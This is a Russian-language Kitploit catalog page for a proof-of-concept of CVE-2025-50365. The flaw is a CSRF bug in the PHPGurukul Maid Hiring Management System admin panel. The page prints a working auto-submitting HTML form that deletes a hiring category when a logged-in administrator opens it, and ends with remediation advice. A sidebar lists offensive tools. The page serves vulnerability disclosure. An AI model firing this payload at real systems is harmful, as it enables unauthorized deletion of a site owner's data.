
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2025-50365_CSRF_DELETE_CATEGORY-phpgurukul-CVE — PoC для CVE-2025-50365: CSRF-уязвимость в PHPGurukul Maid Hiring Management System, позволяющая удаление категорий найма через специально созданный запрос администратора. | Kitploit
Инструменты/GitHubGitHub/1h3ll/cve-2025-50365_csrf_delete_category-phpgurukul-cve
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийCTFТестирование на ПроникновениеОбучение и Образование
GitHub1h3ll/cve-2025-50365_csrf_delete_category-phpgurukul-cve

CVE-2025-50365_CSRF_DELETE_CATEGORY-phpgurukul-CVE

PoC для CVE-2025-50365: CSRF-уязвимость в PHPGurukul Maid Hiring Management System, позволяющая удаление категорий найма через специально созданный запрос администратора.

Репозиторий
261 год назадЕщё не проверено
Поделиться

Название проекта и URL репозитория: Система управления наймом горничных на PHP и MySQL

Тип уязвимости: Подделка запроса на стороне клиента (Client Side Request Forgery)

Затронутая(ые) версия(и): v1.0

💣Описание уязвимости: Уязвимость межсайтовой подделки запроса (CSRF) существует в панели администратора PHPGurukul Hiring Management System, что позволяет злоумышленнику удалять произвольные категории найма, обманом заставляя аутентифицированного администратора посетить вредоносный сайт. Это может привести к удалению данных и несанкционированным изменениям на уровне администратора.

👩‍💻Воздействие: Несанкционированное удаление категорий.

🛜Доказательство концепции (PoC):

  1. Существовал функционал удаления категорий, доступный только аутентифицированному администратору. 1
  2. HTML-код для отправки GET-запроса к конечной точке /admin/manage-category.php CSRF-POC
<html>
  <body>
    <form action="http://127.0.0.1/mhms/admin/manage-category.php">
      <input type="hidden" name="delid" value="13" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
  </body>
</html>

  1. Используйте HTML-код и создайте вредоносный URL. 3

  2. После того как администратор перейдет по ссылке, категория будет удалена. 4 5

Рекомендация: Внедрение CSRF-токенов в формы администратора, применение файлов cookie с атрибутом SameSite и проверка источника запроса для предотвращения несанкционированных действий.


Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    790
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    508
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    435
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    346
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    263
  • 6

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    260

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →